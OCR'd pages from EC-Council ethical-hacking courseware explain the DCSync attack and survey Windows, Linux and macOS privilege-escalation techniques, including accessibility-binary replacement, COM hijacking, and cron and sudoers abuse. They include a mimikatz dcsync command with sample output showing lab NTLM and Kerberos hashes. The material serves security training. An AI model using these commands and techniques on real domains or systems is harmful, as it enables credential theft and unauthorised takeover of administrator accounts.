
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Retrieving Password Hashes of Other Domain Controllers Using DCSync Attack

- In a DCSync attack, an attacker initially compromises and obtains privileged account access with **domain replication rights** and activates replication protocols to create a virtual domain controller (DC) similar to the original AD
- It allows an attacker to send requests to the DC, retrieve **administrator NTLM password** hashes, and perform further attacks such as golden ticket attacks, account manipulation, and living-off-the-land attacks
- Attackers leverage mimikatz to perform DCSync attack



mimikatz mimikatz includes a DCSync command that utilizes MS-DRSR to **replicate the behavior of a legitimate DC**



https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Retrieving Password Hashes of Other Domain Controllers Using DCSync Attack

A domain controller (DC) in a Windows environment is configured to securely validate user requests within a domain. The function of a DC is to stockpile user accounts and data, provide authentication, and append a security policy for the domain. Replicating a directory in the IT environment plays a vital role as it assists system administrators to organize and handle data flow across many DCs. For example, when an employee of an organization updates their account credentials, the updated credentials should be replicated across all the DCs, which can facilitate easy authentication for users.

The DCSync attack is a technique used by attackers on selective DCs. In this attack, an attacker initially compromises and obtains privileged account access with domain replication rights. Then, they activate replication protocols to create a virtual DC similar to the original AD. This access enables the attacker to send requests to the DC and receive the victim's confidential information such as NTLM password hashes. Using this information, an attacker can launch further attacks such as golden ticket attacks, account manipulation, and living off the land (LOTL) attacks as well as embed ransomware in the compromised servers.

DCSync Attack Stages

The DCSync attack is performed in the following eight stages, which start from lower privileges and proceed to higher privileges.

- **Stage 1:** Performs external reconnaissance
- **Stage 2:** Compromises the targeted machine
- **Stage 3:** Performs internal reconnaissance
- **Stage 4:** Escalates local privileges

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Stage 5:** Compromises credentials by sending commands to DC
- **Stage 6:** Performs admin-level reconnaissance
- **Stage 7:** Performs malicious remote code execution
- **Stage 8:** Gains domain admin credentials




Figure 6.122: Stages of the DCSync attack

Access Rights Required for Performing DCSync Attack

Initially, when attackers obtain privileged account access through other means of attack, they have limited access rights to the domain resources. These access rights are insufficient for attackers to perform a DCSync attack. Hence, they require more time to gain additional permissions to perform a DCSyn attack. After obtaining additional permissions or higher privileges, attackers can perform the following activities:

- Replicating Directory Changes
- Replicating Directory Changes All
- Replicating Directory Changes in Filtered Set

How Attackers Compromise the Domain Controller (DC)

- An attacker initially identifies the DC to compromise and requests for replication.
- The attacker either deploys tools such as **`mimikatz`** to replicate the DC and request multiple DCs to replicate the information or sends a **`GetNCChanges`** command as a request for replication of information on the DC.
- Now, the DC accepts the request, acknowledges the replication request, and hands over password hashes to the attacker.




Figure 6.123: Illustration of the DCSync attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Performing a DCSync Attack


- **Mimikatz**

  Source: *https://github.com*

  Mimikatz is a command-line tool that allows attackers to obtain credentials from registry memory locations. Attackers leverage mimikatz to perform DCSync attacks. Mimikatz includes a DCSync command that utilizes the Microsoft Directory Replication Service Remote Protocol (MS-DRSR) to replicate the behavior of a legitimate DC.

  Attackers execute the following command to retrieve the NTLM password hashes of an administrator account:

  ```
  mimikatz "lsadump::dcsync /domain:(domain name)
  /user:Administrator"
  ```



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:ceh.com /user:Administrator
[DC] 'ceh.com' will be the domain
[DC] 'Server2022.CEH.com' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2/1/2022 2:12:42 AM
Object Security ID   : S-1-5-21-2083413944-2693254119-1471166842-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 92937945b518814341de3f726500d4ff

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 903a19f0efb5ad3a3aa12c98a24174c3

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-JOSH5AOI24UAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : da6cca86138818cc93fae2d97f349d9bbb09b6bfb941e0e1c510f8b14c97336e
      aes128_hmac       (4096) : e6a6350402f9df5ab73b67a3849585e8
      des_cbc_md5       (4096) : 97da20514ab991bf

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
```

Figure 6.124: Screenshot of Mimikatz

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques

Access Token Manipulation	Windows uses access tokens to **determine the security context** of a process or thread Attackers can obtain access tokens of other users or generate **spoofed tokens** to escalate privileges and perform malicious activities while evading detection
Parent PID Spoofing	The appropriate PPID can be set to the process that is derived from the **SYSTEM** through system processes such as **svchost.exe** or **consent.exe** using the Windows UAC security feature Attackers abuse these methods to bypass security mechanisms that **restrict process spawning** from the parent and maintain persistence to elevate their privileges
Application Shimming	The Windows Application Compatibility Framework called Shim is used to **provide compatibility** between older and newer versions of Windows Shims such as **RedirectEXE**, **injectDLL**, and **GetProcAddress** can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.
Filesystem Permission Weakness	If the filesystem permissions of binaries are not properly set, an attacker can **replace the target binary** with a malicious file If the process that is executing this binary has **higher-level permissions**, then the malicious binary is also executed with higher-level permissions
Path Interception	Applications include many **weaknesses** and **misconfigurations** such as unquoted paths, path environment variable misconfiguration, and search order hijacking, which lead to path interception Path interception helps an attacker **maintain persistence** on a system and **escalate privileges**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques (Cont'd)

Abusing Accessibility Features	Attackers create persistence and escalate privileges by embedding and **running malicious code** within Windows accessibility features Attackers gain escalated privileges by replacing one of the accessibility features with **cmd.exe** or by **replacing binaries** in the registry to gain backdoor access
SID-History Injection	The Windows Security Identifier (SID) is a **unique value assigned** to each user and group account issued by the domain controller at the time of creation Attackers abuse this feature to **inject the SID value** of an administrator or equivalent account that has higher privileges into the compromised user account's SID-history
COM Hijacking	The COM hijacking process involves tampering with **object references** or **replacing them** with malicious content in the **Windows registry** When a user executes that commonly used object, the malicious code is automatically executed, allowing attackers to maintain persistence and escalate the privileges given to the object
Scheduled Tasks in Windows	**Windows Task Scheduler**, along with utilities such as "at" and "schtasks," can be used to schedule programs that can be executed at a specific date and time The attacker can use this technique to **execute malicious programs** at system startup, maintain persistence, perform remote execution, escalate privileges, etc.
Scheduled Tasks in Linux	Linux utilizes "**cron**" or a "**crond**," an instruction-based utility, for automating task scheduling Attackers escalate system privileges by making changes to the scripts executed by cron located at **/etc/crontab**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques (Cont'd)

Launch Daemon	- **Launchd** is used in macOS boot up to complete the system initialization process by loading parameters for each launch-on-demand system-level daemon - Daemons have **plists** that are linked to executables that run at start up - The attacker can **alter the launch daemon's** executable to maintain persistence or to escalate privileges
Plist Modification	- **Plist files** in macOS describe when programs should execute, the executable file path, the program parameters, the required OS permissions, etc. - Attackers alter plist files to **execute malicious code** on behalf of a legitimate user to escalate privileges
Setuid and Setgid	- In Linux and macOS, if an application uses **setuid** or **setgid** then the application will execute with the privileges of the owning user or group - An attacker can **exploit the applications** with the setuid or setgid flags to execute malicious code with elevated privileges
Web Shell	- A Web shell is a **web-based script** that allows access to a web server - Attackers create web shells to **inject malicious script** on a web server to maintain persistent access and escalate privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques (Cont'd)

Abusing Sudo Rights

- Sudo is a UNIX and Linux based system utility that permits users to run commands as a **superuser** or root using the security privileges of another user
- Attackers can **overwrite the sudo configuration file**, `/etc/sudoers` with their own malicious file to escalate privileges

Abusing SUID and SGID Permissions

- SUID and SGID are **access permissions** given to a program file in Unix based systems
- Attackers can use executable commands with **SUID and SGID bits enabled** to escalate privileges

Kernel Exploits

- Kernel exploits are referred to as the programs the can exploit vulnerabilities present in the kernel to **execute arbitrary commands** or code with higher privileges
- Attackers can **attain superuser access** or root-level access to the target system by exploiting kernel vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques

- **Access Token Manipulation**

  In Windows OSs, access tokens are used to determine the security context of a process or thread. These tokens include the access profile (identity and privileges) of a user associated with a process. After a user is authenticated, the system produces an access

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

token. Every process the user executes makes use of this access token. The system verifies this access token when a process is accessing a secured object.

Any Windows user can modify these access tokens so that the process appears to belong to some other user than the one who started it. Then, the process acquires the security context of the new token. For example, Windows administrators have to log on as normal users and need to run their tools with admin privileges using token manipulation command "runas." Attackers can exploit this to access the tokens of other users, or generate spoofed tokens, to escalate privileges and perform malicious activities while evading detection.

- **Parent PID Spoofing**

  Attackers attempt to bypass the internal process or service that tracks security measures and to escalate privileges by spoofing the parent process ID (PPID) of a recently added process. These new processes are derived directly from their parent if they are not specified precisely. An explicit specification can be made by providing a PPID for the new process via the **`CreateProcess`** API. Usually, this API call process consists of specific arguments to determine the particular PPID to be used. The appropriate PPID can be set to the process that is derived from the system through system processes such as **`svchost.exe`** or **`consent.exe`** using Windows User Account Control (UAC). Attackers abuse these methods to bypass security mechanisms that restrict process spawning from a parent, tools that analyze parent–child relationships, and maintain persistence to elevate their privileges.

- **Application Shimming**

  The Windows OSs use a Windows Application Compatibility Framework called shims to provide compatibility between the older and newer versions of Windows. For example, application shimming allows programs created for Windows XP to be compatible with Windows 11. Shims provide a buffer between the program and the OS. This buffer is referenced when a program is executed to verify whether the program requires access to the shim database. When a program needs to communicate with the OS, the shim database uses API hooking to redirect the code. All the shims installed by the default Windows installer (sbinst.exe) are stored at

  `%WINDIR%\AppPatch\sysmain.sdb`

  `hklm\software\microsoft\windows nt\currentversion\appcompatflags\installedsdb`

  Shims run in user mode, and they cannot modify the kernel. Some of these shims can be used to bypass UAC (RedirectEXE), inject malicious DLLs (InjectDLL), capture memory addresses (GetProcAddress), etc. An attacker can use these shims to perform different attacks including disabling Windows Defender, privilege escalation, installing backdoors, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Filesystem Permission Weakness**

  Many processes in the Windows OSs execute binaries automatically as part of their functionality or to perform certain actions. If the filesystem permissions of these binaries are not set properly, then the target binary file may be replaced with a malicious file, and the actual process can execute it. If the process that is executing this binary has higher-level permissions, then the binary also executes under higher-level permissions, which may include SYSTEM. Attackers can exploit this technique to replace original binaries with malicious binaries to escalate privileges. Attackers use this technique to manipulate Windows service binaries and self-extracting installers.

- **Path Interception**

  Path interception is a method of placing an executable in a particular path in such a way that the application will execute it in place of the legitimate target. Attackers can exploit several flaws or misconfigurations to perform path interception like unquoted paths (service paths and shortcut paths), path environment variable misconfiguration, and search order hijacking. Path interception helps an attacker to maintain persistence on a system and escalate privileges.

- **Abusing Accessibility Features**

  Attackers create persistence and escalate privileges by embedding and running malicious code within Windows accessibility features. Accessibility features are activated using key combinations even before a user logs into a system. An attacker can manipulate these features to obtain backdoor access without logging into the system.

  In a Windows environment, these programs are stored at the location **`C:\Windows\System32\`** and can be launched by pressing specific keys during a system reboot. Attackers gain escalated privileges by replacing one of the accessibility features with **`cmd.exe`** or by replacing binaries in the registry to gain backdoor access when a key combination is pressed at the login screen. This technique allows attackers to obtain system-level access.

  The following are other accessibility features abused by attackers:

  - On-screen keyboard: **`C:\Windows\System32\osk.exe`**
  - Magnifier: **`C:\Windows\System32\Magnify.exe`**
  - Narrator: **`C:\Windows\System32\Narrator.exe`**
  - Display switcher: **`C:\Windows\System32\DisplaySwitch.exe`**
  - App switcher: **`C:\Windows\System32\AtBroker.exe`**
  - Sticky keys: **`C:\Windows\System32\sethc.exe`**

- **SID-History Injection**

  In Windows, Windows Security Identifier (SID) is a unique value assigned to each user and group accounts issued by the domain controller (DC) at the time of creation. These

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

AD accounts can store multiple SID values in the SID-history attribute, which are used when migrating the user from one domain to another.

Attackers abuse this feature to inject the SID value of an administrator or equivalent account containing higher privileges into the compromised user account's SID-history attribute. This injection could elevate the user account privileges, using which the attacker can access restricted resources or remote systems. Attackers can also access other domain resources by performing further movement techniques such as remote services, SMB/Windows admin shares, or Windows remote management.

- **COM Hijacking**

  The Component Object Model (COM) is an interface module in Windows environments that enables a software component to interact with another software component's code without being aware of their actual implementation. Attackers exploit COM objects by hijacking their valid references and adding their own references to infect the target system and achieve persistence. This process involves tampering or replacing object references with malicious content in Windows Registry. When a user executes that commonly used object, the malicious code is automatically executed, allowing attackers maintain persistence and escalate the privileges given to the object.

  Attackers might use the following techniques while performing COM hijacking:

  - By taking advantage of the registry loading process and creating a malicious user object under the **`HKEY_CURRENT_USER\Software\Classes\CLSID\`** registry, which is loaded by the system before loading the **`HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\`** registry
  - By interchanging existing DLLs or executable names with malicious payloads that will be executed when legitimate DLLs or executables are executed
  - By taking advantage of orphan requests made by the system components that are not yet defined in the registry, creating malicious COM objects for those requests in the **`HKEY_CURRENT_USER`** registry and mapping them to the malicious payloads hidden in the file system

- **Scheduled Tasks in Windows**

  Scheduled tasks allow users to perform routine tasks chosen for a computer automatically. Windows includes utilities such as **at** and **schtasks**. A user with administrator privileges can use these utilities in conjunction with Task Scheduler to schedule programs or scripts that can be executed at a particular date and time. If a user provides proper authentication, they can also schedule a task from a remote system using a Remote Procedure Call (RPC). An attacker can use this technique to execute malicious programs at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

- **Scheduled Tasks in Linux**

  Linux utilizes **cron** or a **crond**, an instruction-based utility, for automating task scheduling. Attackers abuse this utility for triggering a malicious payload when a specific

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

task is scheduled to be executed. This scheduler assists users with administrator privileges in configuring **cron** and executing a monotonous **cron job** at a specific time. **cron** executes all the commands from the crontab file located at its root, **`/etc/crontab`**. Attackers escalate system privileges by making changes to the scripts executed by **cron** located at **`/etc/crontab`**. By modifying these scripts, attackers can force malicious scripts to be executed automatically during system reboot for gaining root privileges.

Command	Description
`crontab <Filename>`	Installs or modifies the crontab file
`crontab -l`	Displays currently running crontabs
`crontab -r`	Deletes the crontab file
`crontab -r <Username>`	Deletes the crontab of the specified user
`crontab -e`	Schedules software updates/modifies the crontab file of the current user
`crontab -u <Username> -e`	Modifies the crontab of the specified user

Table 6.12: List of cron commands

- **Launch Daemon**

  During the macOS booting process, launchd is executed to complete the system initialization process. Parameters for each launch-on-demand system-level daemon found in /System/Library/LaunchDaemons and /Library/LaunchDaemons are loaded using launchd. These daemons have property list files (plist) that are linked to executables that run at the time of booting. Attackers can create and install a new launch daemon, which can be configured to execute at boot-up time using launchd or launchctl to load plist into the relevant directories. The weak configurations allow an attacker to alter the existing launch daemon's executable to maintain persistence or to escalate privileges.

- **Plist Modification**

  In macOS, plist (property list) files include all the necessary information that is needed to configure applications and services. These files describe when programs should execute, the executable file path, program parameters, essential OS permissions, etc. The plist files are stored at specific locations like /Library/Preferences (which execute with high-level privileges) and ~/Library/Preferences (which execute with user privileges). Attackers can access and alter these plist files to execute malicious code on behalf of a legitimate user, and further use them as a persistence mechanism and to escalate privileges.

- **Setuid and Setgid**

  In Linux and macOS, if an application uses setuid or setgid, the application will execute with the privileges of the owning user or group, respectively. Generally, the applications run under the current user's privileges. There are certain circumstances where the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

programs must be executed with elevated privileges but the user running the program does not need the elevated privileges. In this scenario, one can set the setuid or setgid flags for their applications. An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges.

- **Web Shell**

  A web shell is a web-based script that allows access to a web server. Web shells can be created in all OSs like Windows, Linux, and macOS. Attackers create web shells to inject a malicious script on a web server to maintain persistent access and escalate privileges. Attackers use a web shell as a backdoor to gain access and control a remote server. Generally, a web shell runs under the current user's privileges. Using a web shell, an attacker can perform privilege escalation by exploiting local system vulnerabilities. After escalating privileges, an attacker can install malicious software, change user permissions, add or remove users, steal credentials, read emails, etc.

- **Abusing Sudo Rights**

  Sudo (substitute user do) is a UNIX- and Linux-based system utility that permits users to run commands as a superuser or root by using the security privileges of another user. An **`/etc/sudoers`** file includes the configuration of sudo rights. This file contains detailed information regarding access permissions, including commands that are allowed to run with or without passwords per user or group.

  Attackers can abuse sudo to escalate their privileges to run programs that the normal users are not allowed to run. For example, if an attacker has sudo-rights to run a **`cp`** command then he/she can overwrite an **`/etc/sudoers`** or **`/etc/shadow`** file with his/her own malicious file. By overwriting the content of the sudoers file, he/she can edit the permissions to run various restricted commands or programs to launch further attacks on the system.

- **Abusing SUID and SGID Permissions**

  Set User Identification (SUID) and Set Group Identification (SGID) are access permissions given to a program file in UNIX-based systems. These permissions usually allow the users on the system to run a program with temporarily elevated privileges or root privileges to execute a particular task. The files with SUID and SGID rights run with higher privileges.

